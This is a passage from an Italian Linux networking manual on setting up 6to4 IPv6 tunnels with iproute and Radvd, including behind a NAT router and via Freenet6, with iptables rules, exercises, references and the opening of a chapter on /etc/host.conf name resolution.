Per approfondire l'uso e la configurazione di Radvd, si consultino le pagine di manuale *radvd(8)* e *radvd.conf(5)*.

32.15.7 Tunnel 6to4

La realizzazione di un tunnel 6to4 è abbastanza semplice con l'aiuto di Iproute. Si fa riferimento a un esempio già apparso nella sezione 32.14.9, in cui l'indirizzo globale IPv4 è 1.2.3.4 e si traduce nell'indirizzo IPv6 2002:0102:0304::1.



Stante questa situazione, la prima cosa da fare è definire una «interfaccia-tunnel», a cui viene dato il nome di '**t6to4**' (il nome viene attribuito in modo libero):

```
# ip tunnel add name t6to4 mode sit remote any
↪          local 1.2.3.4 [Invio]
```

Intuitivamente, si comprende che '**remote any**' indica che la parte finale del tunnel non ha un indirizzo ben preciso (anycast). Con il comando seguente si può controllare di avere realizzato il tunnel correttamente:

```
# ip tunnel show name t6to4 [Invio]

t6to4: ipv6/ip  remote any  local 1.2.3.4  ttl inherit
```

Il tunnel si traduce localmente in un'interfaccia di rete virtuale, denominata '**t6to4**', la quale deve essere attivata espressamente:

```
# ip link set dev t6to4 up [Invio]
```

Si può verificare lo stato di questa interfaccia con il comando seguente:

```
# ip link show dev t6to4 [Invio]

9: t6to4@NONE: <NOARP,UP> mtu 1480 qdisc noqueue
    link/sit 1.2.3.4 brd 0.0.0.0
```

Una volta creata l'interfaccia virtuale, gli si deve attribuire l'indirizzo IPv6:

```
# ip -6 address add local 2002:0102:0304::1/64 scope global
↪      dev t6to4 [Invio]
```

Si può osservare che l'interfaccia virtuale del tunnel contiene anche l'indirizzo IP ::1.2.3.4:

```
# ip -6 address show dev t6to4 [Invio]

9: t6to4@NONE: <NOARP,UP> mtu 1480 qdisc noqueue
    inet6 2002:102:304::1/64 scope global
    inet6 ::1.2.3.4/128 scope global
```

Infine, è necessario definire l'instradamento per tutti gli indirizzi unicast globali aggregabili, che si differenziano per iniziare con 001_2, pari a 2_{16}, attraverso il router «virtuale» ::192.88.99.1 (virtuale nel senso che il router reale viene determinato automaticamente):

```
# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4
metric 1 [Invio]
```

Per verificare, si può restringere il campo di azione alla sola destinazione desiderata:

```
# ip -6 route show to 2000::/3 [Invio]

2000::/3 via ::192.88.99.1 dev t6to4  metric 1  mtu 1480 ↩
↪advmss 1420
```

Da questo momento, la rete IPv6 pubblica è accessibile, anche se i tempi di risposta sono maggiori del solito, a causa del tunnel. Se si conoscono degli indirizzi IPv6 della rete pubblica, si può tentare di usare Ping o Traceroute per verificare; diversamente, è necessario disporre già di un sistema di risoluzione dei nomi in grado di consultare anche quelli abbinati a IPv6.

Per eliminare il tunnel, si procede in senso inverso: cancellando l'instradamento; disattivando l'interfaccia virtuale del tunnel; eliminando il tunnel. Ecco come:

```
# ip -6 route flush dev t6to4 [Invio]


# ip link set dev t6to4 down [Invio]

# ip tunnel del name t6to4 [Invio]
```

32.15.7.1 Inserire la rete locale in un tunnel 6to4

Se si dispone di un indirizzo IPv4 statico, è abbastanza semplice configurare l'elaboratore connesso alla rete esterna come router per collegare anche la propria rete locale. Per questo è necessario prima organizzare meglio l'indirizzo IPv6 ottenuto da IPv4. Per cominciare, nell'ipotesi di voler utilizzare anche delle sottoreti locali (cosa che comunque non viene mostrata qui), conviene utilizzare il campo SLA. Per esempio, si vuole individuare la rete locale con il numero 0007_{16}, usato nel campo SLA. La figura 32.251 rappresenta sinteticamente tutto ciò che si intende spiegare.

Figura 32.251. Esempio sintetico di una rete locale che comunica con la rete esterna IPv6 attraverso un tunnel 6to4.



Come si vede dalla figura, il router locale è collegato alla rete esterna attraverso l'interfaccia '**eth0**', che si suppone disponga dell'indirizzo IPv4 statico 1.2.3.4, mentre la rete locale è connessa dal lato dell'interfaccia '**eth1**'. Sull'interfaccia '**eth0**' viene creato il tunnel, come è già stato mostrato, avendo cura di usare come maschera di rete 48 bit, in modo da inserire anche il campo SLA nell'identificatore di interfaccia. Si procede in pratica nel modo seguente:

```
# ip tunnel add name t6to4 mode sit remote any ↩
↪          local 1.2.3.4 [Invio]

# ip link set dev t6to4 up [Invio]

# ip -6 address add local 2002:0102:0304::1/48 scope global ↩
↪       dev t6to4 [Invio]

# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4
metric 1 [Invio]
```


Fino a questo punto è tutto normale, tranne per il fatto di avere indicato un prefisso di soli 48 bit per l'indirizzo attribuito all'interfaccia virtuale del tunnel. La fase successiva richiede l'attribuzione di indirizzi appartenenti alla rete 2002:0102:0304:7:∗ (ovvero 2002:0102:0304:7::/64). Per ottenere questo risultato, il router locale deve ospitare Radvd, in funzione, con la configurazione seguente:

```
interface eth1
{
    AdvSendAdvert on;
    prefix 2002:0102:0304:7::/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

I nodi della rete locale ricevono un indirizzo IPv6 del tipo 2002:0102:0304:7:*x*:*x*:*x*:*x*/64, dove ogni ***x*** rappresenta 16 bit ottenuti dall'identificatore EUI-64; inoltre ottengono l'instradamento predefinito verso il router locale, anche se solo per mezzo di un indirizzo di tipo *link-local*.


Tuttavia, questo non basta, perché il fatto di avere già attribuito all'interfaccia virtuale del tunnel l'indirizzo 2002:0102:0304::1/48, potrebbe impedire a Radvd di assegnare all'interfaccia '**eth1**' del router locale un indirizzo appartenente alla rete 2002:0102:0304:7:∗; inoltre, il fatto stesso che il nodo sia un router, impedisce l'attribuzione automatica dell'indirizzo (si veda la nota nel riquadro 32.245). Pertanto, è bene intervenire manualmente con un indirizzo che comunque non possa entrare in conflitto; per esempio:

```
# ip -6 address add local 2002:0102:0304:7::1/64 ↩
↪       scope global dev eth1 [Invio]
```

Inoltre, è bene ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router locale, cosa che si dovrebbe ottenere con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```


Figura 32.253. Situazione virtuale dopo la configurazione e l'instradamento attraverso il tunnel.



32.15.7.2 Utilizzare un tunnel 6to4 attraverso un router NAT

Quando ci si trova in una rete con indirizzi IPv4 privati e si accede all'esterno attraverso un router NAT che non è predisposto per la gestione di IPv6 attraverso un tunnel 6to4, diventa un po' difficile la realizzazione di un tunnel di questo tipo.

Figura 32.254. Rete locale con indirizzi IPv4 privati, che accede alla rete esterna attraverso un router che non riconosce i tunnel 6to4.



La figura 32.254 cerca di descrivere questa situazione: un router NAT si interpone tra una rete locale con indirizzi 192.168.1.∗ e la rete esterna (si tratta probabilmente di un router ADSL); l'indirizzo IPv4 esterno del router è 1.2.3.4; nella rete locale privata si adibisce un nodo particolare a router IPv6, con lo scopo di realizzare un tunnel 6to4 che riesca ad attraversare il router IPv4.


Prima di poter spiegare come si realizza il tunnel in questo caso, è necessario comprendere come si comporta il router IPv4. I pacchetti del tunnel hanno il numero di protocollo 41, come si può leggere nel file '`/etc/protocols`' di un sistema Unix comune:

```
ip      0    IP    # internet protocol, pseudo protocol
                   # number
icmp    1    ICMP  # internet control message protocol
igmp    2    IGMP  # Internet Group Management
...
tcp     6    TCP   # transmission control protocol
...
udp     17   UDP   # user datagram protocol
...
ipv6    41   IPv6  # Internet Protocol, version 6
...
```

Il router NAT più comune, alle prese con questo protocollo, si limita a sostituire l'indirizzo IPv4 di origine con il proprio (in questo caso con l'indirizzo 1.2.3.4), ma generalmente non è in grado di dirigere correttamente il flusso di ritorno al nodo corretto (in questo caso è quello corrispondente all'indirizzo privato 192.168.1.1).

Per prima cosa, è necessario programmare il router NAT in modo da rinviare tutti i pacchetti provenienti dalla rete esterna, che non vengono riconosciuti appartenere a comunicazioni attivate dall'interno, verso il nodo che deve svolgere il ruolo di router IPv6; in questo caso verso l'indirizzo 192.168.1.1. In pratica, si deve fare in modo che tutti i pacchetti provenienti dall'esterno, che il router NAT si limiterebbe a rifiutare, vadano verso il router IPv6. A titolo di esempio viene mostrata la configurazione di un router ADSL con software Conexant, alla voce *Misc configuration* nella figura 32.256.

Figura 32.256. Configurazione della «zona demilitarizzata», ovvero «DMZ», con un router ADSL con software Conexant.



Questa procedura è necessaria per procedere; tuttavia, non si deve dimenticare il fatto che in questo modo si espone il router IPv6 agli attacchi provenienti dalla rete esterna, pertanto deve essere controllato in qualche modo l'ingresso di tali pacchetti.

Una volta sistemate queste cose, nel nodo che deve svolgere il ruolo di router IPv6 si possono dare gli stessi comandi già descritti in precedenza, con l'eccezione del primo, che deve fare riferimento all'indirizzo IPv4 privato:

```
# ip tunnel add name t6to4 mode sit remote any ↩
↪          local 192.168.1.1 [Invio]
```

Per completezza vengono ripetuti tutti i passaggi, tenendo conto che l'indirizzo IPv4 esterno del router NAT è 1.2.3.4, pertanto gli indirizzi IPv6 che si ottengono appartengono alla rete 2002:0102:0304::/48:

```
# ip tunnel add name t6to4 mode sit remote any local
192.168.1.1 [Invio]

# ip link set dev t6to4 up [Invio]

# ip -6 address add local 2002:0102:0304::1/48 scope global ↩
↪       dev t6to4 [Invio]

# ip -6 route add to 2000::/3 via ::192.88.99.1 dev t6to4 ↩
↪       metric 1 [Invio]
```

Si osservi anche che in questo caso il router IPv6 dispone di una sola interfaccia di rete: '**`eth0`**'. Pertanto, se si suppone, come già fatto in precedenza, di voler usare indirizzi nella rete 2002:0102:0304:7::/64 nella rete locale, si potrebbe assegnare manualmente un indirizzo del genere a tale interfaccia:

```
# ip -6 address add local 2002:0102:0304:7::1/64 ↩
↪       scope global dev eth0 [Invio]
```

Infine, anche in questo caso occorre ricordare di abilitare l'attraversamento dei pacchetti IPv6 nel router IPv6, con il comando seguente:

```
# echo 1 > /proc/sys/net/ipv6/conf/all/forwarding [Invio]
```

Per quanto riguarda Radvd, la configurazione è la stessa già vista in precedenza, riferita all'interfaccia '**`eth0`**':

```
interface eth0
{
    AdvSendAdvert on;
    prefix 2002:0102:0304:7::/64
    {
        AdvOnLink on;
        AdvAutonomous on;
    };
};
```

Da quanto esposto fino a questo punto, si possono comprendere due limiti di questo sistema: solo un nodo interno alla rete privata può creare un tunnel 6to4 e questo richiede anche la configurazione appropriata del router NAT, per ottenere tutti i pacchetti che altrimenti verrebbero scartati (inserendo anche un problema di sicurezza nella configurazione del nodo in questione); inoltre l'indirizzo IPv4 pubblico del router NAT deve essere statico.

Se non si dispone di un indirizzo IPv4 statico, diventa necessario costruire uno script che sia in grado di leggere l'indirizzo IPv4 ottenuto dal router creando al volo tutta la configurazione necessaria, in modo simile a quanto già visto a proposito delle connessioni PPP attraverso la linea commutata comune. Viene mostrato un esempio basato su un router ADSL con software Conexant, che offre l'informazione cercata accedendo alla pagina *http://192.168.1.254/doc/home.htm* (si intende che l'indirizzo 192.168.1.254 sia quello dell'interfaccia del router rivolta verso la rete privata). Per accedere a questa si deve fornire un nominativo utente ('**`user`**') e una parola d'ordine ('**`password`**') e per scaricarla si può usare Wget in questo modo:

```
# wget http://user:password@192.168.1.254/doc/home.htm [Invio]
```

Della pagina ottenuta conta una riga sola:

```
<TR><TD>80.117.113.124</TD><TD>255.0.0.0</TD><TD>00:D0:41:01:1B:F7</TD></TR>
```

In questo caso esiste un modo semplice per individuarla, facendo riferimento all'indirizzo fisico, ovvero l'indirizzo Ethernet:

```
# grep "00:D0:41:01:1B:F7" home.htm > riga [Invio]
```

Infine, si può estrarre l'indirizzo con SED:

```
# cat riga ↩
↪| sed "s/^<TR><TD>//" | sed "s/<\/TD><TD>.*//" [ Invio ]
```

Viene proposto uno script completo, che estrae le informazioni e configura il tunnel 6to4, nel file *allegati/conexant.txt* .

Una volta verificato il funzionamento dello script, se ne può comandare l'avvio a intervalli regolari attraverso il sistema Cron (sezione 11.5).

Si tenga in considerazione che in questa sezione non sono stati analizzati i problemi di sicurezza che si creano dirigendo i pacchetti IPv4 non meglio identificati verso il router IPv6. (sezione 42.5).

La sezione 42.4.4 descrive in modo più chiaro il principio di funzionamento di un NAT.

32.15.8 Caratteristiche del tunnel per il filtro dei pacchetti IPv4

I pacchetti IPv4 utilizzati per realizzare un tunnel che contiene IPv6, sono contrassegnati dal numero di protocollo 41, che nel file '`/etc/protocols`' dovrebbe apparire indicato nel modo seguente:

```
…
tcp     6       TCP     # transmission control protocol
…
udp     17      UDP     # user datagram protocol
…
ipv6    41      IPv6    # Internet Protocol, version 6
…
```

Quando si configura un firewall, ma si utilizza un tunnel di questo tipo, occorre ricordare di consentire il traffico IPv4 con il protocollo 41. Quando si utilizza Iptables per questo scopo, si potrebbero usare dei comandi come quelli seguenti quando il tunnel viene attivato all'interno del firewall stesso:

```
# iptables -t filter -A INPUT -p ipv6 -s 0/0 -d 0/0 ↩
↪          -j ACCEPT [ Invio ]

# iptables -t filter -A OUTPUT -p ipv6 -s 0/0 -d 0/0 ↩
↪          -j ACCEPT [ Invio ]
```

Se invece il tunnel viene attivato in un altro elaboratore, che si trova a dover attraversare il firewall:

```
# iptables -t filter -A FORWARD -p ipv6 -s 0/0 -d 0/0 ↩
↪          -j ACCEPT [ Invio ]
```

32.15.9 Tunnel 6to4 attraverso Freenet6

Il servizio Freenet6 consente di accedere alla rete IPv6, partendo da una rete locale IPv4, in modo molto semplice, attraversando senza complicazioni anche un router NAT. Il servizio Freenet6 consente anche di creare collegamenti più sofisticati e in condizioni diverse, tuttavia qui ci si concentra alla situazione più semplice, come appena descritto; si veda eventualmente *http://gogonet.gogo6.com/page/freenet6-ipv6-services* per maggiori informazioni.

Invece di dover predisporre manualmente il proprio tunnel 6to4, come descritto in precedenza nel capitolo, in questo caso ci si avvale del programma gogoClient che nelle distribuzioni GNU/Linux Debian corrisponde al pacchetto '**gogoc**'. Questo programma richiede un file di configurazione, corrispondente di norma a '`/etc/gogoc/gogoc.conf`', nel quale va specificato in che modalità si intende operare. Di norma, per ottenere un collegamento «anonimo» che possa superare un router NAT è sufficiente la configurazione predefinita; in particolare vanno considerate queste opzioni:

```
userid=
passwd=
server=anonymous.freenet6.net
auth_method=anonymous
tunnel_mode=v6anyv4
```


L'avvio del servizio gestito da gogoClient comporta la creazione del tunnel, associando un indirizzo IPv6 all'interfaccia virtuale del tunnel:

```
$ ifconfig [ Invio ]

…
tun       Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-…
          inet6 addr: 2001:5c0:1000:b::9c33/128 Scope:Global
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1280  Metric:1
          RX packets:209 errors:0 dropped:0 overruns:0 frame:0
          TX packets:220 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:26140 (25.5 KiB)  TX bytes:19532 (19.0 KiB)
…
```


A questo punto tutto dovrebbe funzionare, ammesso che non ci siano impedimenti al passaggio del tunnel e al traffico IPv6. A titolo di esempio, si ipotizza una configurazione del nodo locale, presso il quale è in funzione gogoClient, tale da consentire il traffico verso l'esterno e la protezione contro gli accessi indesiderati; viene mostrato un estratto di script in cui si utilizzano i comandi '**iptables**' e '**ip6tables**':

```
iptables  -t filter -F
ip6tables -t filter -F
iptables  -t mangle -F
ip6tables -t mangle -F
iptables  -t nat    -F
iptables  -t filter -X
ip6tables -t filter -X
iptables  -t mangle -X
ip6tables -t mangle -X
iptables  -t nat    -X
#
iptables  -P INPUT   DROP
ip6tables -P INPUT   DROP
iptables  -P FORWARD ACCEPT
ip6tables -P FORWARD ACCEPT
iptables  -P OUTPUT  ACCEPT
ip6tables -P OUTPUT  ACCEPT
#
iptables  -t filter -A INPUT -s 127.0.0.0/8    -d 0/0 -i lo -j ACCEPT
ip6tables -t filter -A INPUT -s ::1/128        -d 0/0 -i lo -j ACCEPT
iptables  -t filter -A INPUT -s 192.168.0.0/16 -d 0/0       -j ACCEPT
iptables  -t filter -A INPUT -s 172.16.0.0/12  -d 0/0       -j ACCEPT
iptables  -t filter -A INPUT -s 10.0.0.0/8     -d 0/0       -j ACCEPT
ip6tables -t filter -A INPUT -s fe80::/64      -d 0/0       -j ACCEPT
ip6tables -t filter -A INPUT -s fec0::/10      -d 0/0       -j ACCEPT
ip6tables -t filter -A INPUT -s 2002::/16      -d 0/0       -j ACCEPT
#
iptables  -t filter -A INPUT -p ipv6 -s 0/0    -d 0/0       -j ACCEPT
#
iptables  -t filter -A INPUT -p tcp  -s 0/0 -m state \
          --state ESTABLISHED,RELATED -j ACCEPT
iptables  -t filter -A INPUT -p udp  -s 0/0 -m state \
          --state ESTABLISHED -j ACCEPT
#
ip6tables -t filter -A INPUT -m state \
          --state ESTABLISHED,RELATED -j ACCEPT
```


32.16 Esercitazioni

Si propongono due esercizi pratici che potrebbero rendersi utili per la comprensione del problema degli instradamenti, a livello della rete globale.

Per il primo tipo di lavoro va utilizzato Traceroute o un programma equivalente per scoprire come si articola la disposizione dei primi 10 router, a partire dal proprio collegamento a Internet. Alla fine, si dovrebbe produrre un elaborato simile a quello seguente, dove si nota anche la parte finale del nome a dominio dei nodi scoperti:



Per il secondo tipo di lavoro si utilizza come prima Traceroute o un programma equivalente, ma questa volta lo si fa per scoprire quali sono i gestori attraversati per la connessione con 10 nomi di siti differenti. Alla fine, si dovrebbe produrre un elaborato simile a quello seguente:



32.17 Riferimenti

«

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*, http://www.google.com/search?q=%22ol22af+kirch%22+nag+%22th22e+linux+network+administrators+guide%22
- Terry Dawson, *Linux NET-3-HOWTO*, http://www.google.com/search?q=%22te22rry+dawson%22+linux+net-3-howto
- S. Gai, P. L. Montessoro, P. Nicoletti, *Reti locali: dal cablaggio all'internetworking*, UTET, edizione Scuola superiore G. Reiss Romoli, 1997
- Charles Hedrick, *TCP/IP introduction*, 1987, http://www.ii.uib.no/~magnus/TCP.html
- Mike Oliver, *TCP/IP Frequently Asked Questions*, http://www.itprc.com/tcpipfaq/
- Paul Gortmaker, *Ethernet-HOWTO*, http://www.google.com/search?q=%22pa22ul+gortmaker%22+ethernet-howto
- IEEE Standard Association, *IEEE 802 LAN/MAN Standards Committee*, http://grouper.ieee.org/groups/802/
- IEEE Standard Association, *IEEE 802.3 ETHERNET WORKING GROUP*, http://grouper.ieee.org/groups/802/3/
- IEEE, *Guidelines for 64-bit global identifiers (EUI-64) registration authority*, marzo 1997, http://standards.ieee.org/develop/regauth/tut/eui64.pdf
- R. Hinden, S. Deering, *RFC 2373: IP Version 6 Addressing Architecture*, 1998, http://www.ietf.org/rfc/rfc2373.txt
- R. Hinden, M. O'Dell, S. Deering, *RFC 2374: An IPv6 Aggregatable Global Unicast Address Format*, 1998, http://www.ietf.org/rfc/rfc2374.txt

- M. Crawford, *RFC 2464: Trasmission of IPv6 Packets over Ethernet Networks*, 1998, http://www.ietf.org/rfc/rfc2464.txt
- B. Carpenter, K. Moore, *RFC 3056: Connection of IPv6 Domains via IPv4 Clouds*, 2001, http://www.ietf.org/rfc/rfc3056.txt
- C. Huitema, *RFC 3068: An Anycast Prefix for 6to4 Relay Routers*, 2001, http://www.ietf.org/rfc/rfc3068.txt
- Silvano Gai, *IPv6*, McGraw-Hill, 1997, ISBN 88-386-3209-X
- R. Hinden, R. Fink, J. Postel, *RFC 2471: IPv6 Testing Address Allocation*, 1998, http://www.ietf.org/rfc/rfc2471.txt
- Peter Bieringer, *Linux: IPv6*, http://www.bieringer.de/linux/IPv6/
- Peter Bieringer, *Linux IPv6 HOWTO*, http://www.google.com/search?q=%22pe22ter+bieringer%22+linux+ipv6+howto
- *AERAsec*, http://ipv6.aerasec.de/ , http://ipv6.aerasec.de/index2.html
- Euro6IX Consortium, *IPv6 tunnels through routers with NAT*, http://www.euro6ix.org/documentation/euro6ix_co_upm-consulintel_wp4_ipv6_tunnels_nat_v1_6.pdf
- IEEE Standard Association, *IEEE 802 LAN/MAN Standards Committee*, http://grouper.ieee.org/groups/802/
- IEEE Standard Association, *IEEE 802.11™ WIRELESS LOCAL AREA NETWORKS*, http://grouper.ieee.org/groups/802/11/
- Wikipedia, *Wi-Fi*, http://it.wikipedia.org/wiki/Wi-Fi
- Wikipedia, *Hotspot (Wi-Fi)*, http://it.wikipedia.org/wiki/Hotspot_%28Wi28-Fi%29
- Wikipedia, *Wireless access point*, http://en.wikipedia.org/wiki/Wireless_access_point
- Wikipedia, *Wireless local area network*, http://it.wikipedia.org/wiki/Wireless_LAN
- *Linux wireless networking*, http://www.linuxhomenetworking.com/wiki/index.php/Quick_HOWTO_:_Ch13_:_Linux_Wireless_Networking

[1] Si precisa che l'imbustamento aumenta le dimensioni del PDU, mentre si abbassa il livello a cui il PDU appartiene.

[2] Un router è predisposto normalmente per trasferire pacchetti di livello 3 di un tipo di protocollo particolare; tuttavia, nulla vieta la realizzazione di router più complessi, in grado di compiere la loro funzione anche con protocolli diversi e incompatibili, ma in tal caso rimane comunque esclusa la possibilità di «tradurre» pacchetti di un tipo di protocollo in un altro tipo di protocollo.

[3] ISA sta per *Industry standard architecture* e si riferisce al bus utilizzato dai primi «PC».

[4] In passato veniva fatta anche la scansione dell'indirizzo 360_{16}, ma l'utilizzo di questo, dal momento che poi si estende fino a $37F_{16}$, porterebbe la scheda di rete in conflitto con la porta parallela standard che di solito si trova nella posizione 378_{16}.

[5] Per questioni tecniche, la connessione PLIP consente l'uso di protocolli IPv4, ma non di IPv6.

[6] **Wireless-tools** GNU GPL

[7] **WPA Supplicant** GNU GPL oppure BSD

[8] **net-tools** GNU GPL

[9] La connessione PLIP non ha niente a che fare con le interfacce Ethernet, tuttavia il programma '**`ifconfig`**' fa apparire le interfacce PLIP come se fossero Ethernet, con la differenza che si tratta di una connessione punto-punto.

[10] **net-tools** GNU GPL

[11] In caso di difficoltà si può optare per l'instradamento del nodo 127.0.0.1 soltanto, come mostrato nel seguito.

[12] Si parla di connessione broadcast.

[13] Teoricamente sarebbe possibile indicare un instradamento per ogni elaboratore che si intende raggiungere, ma questo è decisamente poco conveniente dal punto di vista pratico.

[14] **net-tools** GNU GPL

[15] **ping** UCB BSD

[16] **net-tools** GNU GPL

[17] È importante considerare il fatto che il router viene visto con l'indirizzo 192.168.1.254 sulla rete locale 192.168.1.0. L'interfaccia del router connessa con l'altra rete locale deve avere un indirizzo diverso, confacente con l'indirizzo di quella rete.

[18] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[19] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[20] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[21] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[22] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[23] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[24] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[25] Questo instradamento dovrebbe essere già stato definito automaticamente da Ifconfig.

[26] **Traceroute** UCB BSD

[27] Ma potrebbe trattarsi benissimo di '`ppp0`', nel caso di una connessione attraverso il protocollo PPP, o di qualunque altra interfaccia reale.

[28] **Iproute** GNU GPL

[29] **Iputils** UCB BSD e GNU GPL

[30] Per usare Ping come utente comune occorre che il suo eseguibile appartenga all'utente '`root`' e abbia il bit SUID attivo (SUID-root). È probabile che questo permesso debba essere assegnato manualmente.

[31] **Iputils** UCB BSD e GNU GPL

[32] Eventualmente, il procedimento manuale può servire per assegnare indirizzi di comodo, che ignorano l'identificatore EUI-64.

[33] **Radvd** software libero con licenza speciale

[34] Tutti gli indirizzi 3ffe::/16 appartengono a questo gruppo di prova, ma in generale vanno usati in base ad accordi presi con altri nodi che utilizzano IPv6.

33.1 Indirizzi e nomi

La gestione diretta degli indirizzi IP in forma numerica può essere utile in fase di progetto di una rete, ma a livello di utente è una pretesa praticamente inaccettabile. Per questo, agli indirizzi IP numerici si affiancano quasi sempre dei nomi che teoricamente potrebbero anche essere puramente fantastici e senza alcuna logica. Ogni volta che

si fa riferimento a un nome, il sistema è (o dovrebbe essere) in grado di convertirlo nel numero IP corrispondente. In pratica, si usa di solito la convenzione dei nomi a dominio, come descritto in parte nella sezione (32.4.10).

Ci sono due metodi per trasformare un nome in un indirizzo IP e viceversa: un elenco contenuto nel file '`/etc/hosts`' oppure l'uso di un servente DNS.

Qui si analizzano inizialmente '`/etc/hosts`' e gli altri file di configurazione legati alla traduzione dei nomi; successivamente si passa alla trattazione della gestione di un servente DNS con il quale si ottiene un servizio di risoluzione dei nomi (*name server*).

33.1.1 Configurazione del tipo di conversione: file «/etc/host.conf»

Prima di procedere con la trasformazione di un nome in un indirizzo IP, occorre definire in che modo si vuole che il sistema esegua questa operazione. Il file di configurazione attraverso il quale si definisce ciò è '`/etc/host.conf`', ma anche attraverso l'uso di variabili di ambiente si può intervenire in questa configurazione.

Il file '`/etc/host.conf`' viene usato per determinare quali servizi usare per risolvere i nomi a dominio. Ogni riga rappresenta un'opzione di funzionamento, inoltre il simbolo '**#**' rappresenta l'inizio di un commento. Solitamente vengono specificate solo due direttive: '**order**' e '**multi**', come nell'esempio seguente:

```
order hosts,bind
multi on
```

Nella prima riga, l'opzione '**order**' indica l'ordine dei servizi. In questo caso si utilizza prima il file '`/etc/hosts`' (33.1.2.1) e quindi si interpella il servizio di risoluzione dei nomi. Nella seconda riga, '**multi on**', abilita la possibilità di trovare all'interno del file '`/etc/hosts`' l'indicazione di più indirizzi IP per lo stesso nome. Un evento del genere può verificarsi quando uno stesso elaboratore ha due o più connessioni per la rete e per ognuna di queste ha un indirizzo IP diverso.

Tabella 33.2. Alcune direttive.

Direttiva	Descrizione
`order {hosts|bind|nis}[,…[,…]]`	L'opzione '**order**' richiede uno o più argomenti (separati da spazio, virgola, punto e virgola o due punti) indicanti la sequenza di servizi attraverso cui si deve tentare di risolvere un nome.
`multi {on|off}`	L'opzione '**multi**' attiva o disattiva la possibilità di trovare all'interno del file '`/etc/hosts`' l'indicazione di più indirizzi IP per lo stesso nome.

Attraverso l'uso delle variabili di ambiente ***RESOLV_HOST_CONF***, ***RESOLV_SERV_ORDER*** e ***RESOLV_SERV_MULTI***, è possibile interferire con la configurazione del file '`/etc/host.conf`', come descritto nella tabella successiva.

Tabella 33.3. Alcune variabili di ambiente.

Variabile	Descrizione
